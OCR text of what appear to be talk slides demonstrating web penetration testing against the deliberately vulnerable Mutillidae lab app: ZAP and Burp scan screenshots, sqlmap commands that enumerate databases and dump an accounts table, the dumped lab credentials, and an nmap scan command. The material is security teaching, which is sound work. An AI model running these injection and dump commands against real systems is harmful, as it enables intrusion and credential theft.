
Requests queued: 0

Forms queued: 0

Spider Scope

- (•) Use suite scope [defined in Target tab]
- ( ) Use custom scope

OWASP ZAP


Untitled Session - 20161203-193816 - OWASP ZAP 2.5.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Scripts
Quick Start
Request
Response
Header: Text
Body: Text
mutillidae
GET:index.php(page)
GET:index.php(dc,page)
GET:set-up-database.php
GET:index.php
GET:index.php(page,username)
GET:framer.html
POST:index.php(page)(login-php-sub
GET:index.php(forwardurl,page)
GET:index.php(page,password,user-
POST:index.php(page)(author,view-s
POST:index.php(page)(confirm_pass
POST:index.php(page)(add to your b
HTTP/1.1 200 OK
Date: Fri, 02 Dec 2016 19:53:29 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
<!-- I think the database password is set to blank or pe
rhaps samurai.
It depends on whether you installed this
web app from irongeeks site or
are using it inside Kevin Johnsons Samura
i web testing framework.
It is ok to put the password in HTML comm
History
Search
Alerts
Output
Spider
Active Scan
Alerts (8)
Path Traversal (9)
Application Error Disclosure (2)
X-Frame-Options Header Not Set (70)
Cookie No HttpOnly Flag (160)
Password Autocomplete in Browser (9)
Private IP Disclosure (45)
Web Browser XSS Protection Not Enabled (70)
X-Content-Type-Options Header Missing (70)
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.
Alerts 1 2 5 0
Current Scans 0 0 2 0 0 0 0

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 1 (Arrogent) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Security Reset DB View Log View Captured Data

- Core Controls
- OWASP Top 10
- Others
- Documentation
- Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

View your details

Back

Please enter username and password to view account details

Name name

Password ••••

View Account Details

Dont have an account? Please register here

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Option

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	MIME ty...
163	http://192.168.99.100	GET	/mutillidae/ir	HTML
164	http://192.168.99.100	GET	/mutillidae/ir	HTML
165	http://192.168.99.100	GET	/mutillidae/ir	HTML

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=user-info.php&username=name&password=name&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 192.168.99.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.99.100/mutillidae/index.php?page=user-info.php
Cookie: PHPSESSID=ab8f29817110319ef9c276d134a27c13
Connection: close
If-Modified-Since: Fri, 02 Dec 2016 20:37:07 GMT
```

Choose a file to save to

Look In: Burp Suite

request.txt

File Name:

Files of Type: All Files

Save Cancel

SQL Injection

- sqlmap -r /root/Burp\ Suite/request.txt --dbs
- sqlmap -r /root/Burp\ Suite/request.txt -D owasp10 —tables
- sqlmap -r /root/Burp\ Suite/request.txt -D owasp10 -T accounts --dump

SQL Injection using SQLMap

cid	username	is_admin	password	mysignature
1	admin	TRUE	adminpass	Monkey!
2	adrian	TRUE	somepassword	Zombie Films Rock!
3	john	FALSE	monkey	I like the smell of confunk
4	jeremy	FALSE	password	d1373 1337 speak
5	bryce	FALSE	password	I Love SANS
6	samurai	FALSE	samurai	Carving Fools
7	jim	FALSE	password	Jim Rome is Burning
8	bobby	FALSE	password	Hank is my dad
9	simba	FALSE	password	I am a cat
10	dreveil	FALSE	password	Preparation H
11	scotty	FALSE	password	Scotty Do
12	cal	FALSE	password	Go Wildcats
13	john	FALSE	password	Do the Duggie!
14	kevin	FALSE	42	Doug Adams rocks
15	dave	FALSE	set	Bet on S.E.T. FTW
16	ed	FALSE	pentest	Commandline KungFu anyone?

Internal Network testing

- nmap -A -v -T4 -oA nmapMetasploitable 192.168.99.xxx

GREAT INDIAN DEVELOPER SUMMIT™ 2018

Conference and Deep Dive Sessions

April 24-28, IISc Bangalore

Register early and get the best discounts!

@greatindiandev | bit.ly/gidslinkedin | www.developersummit.com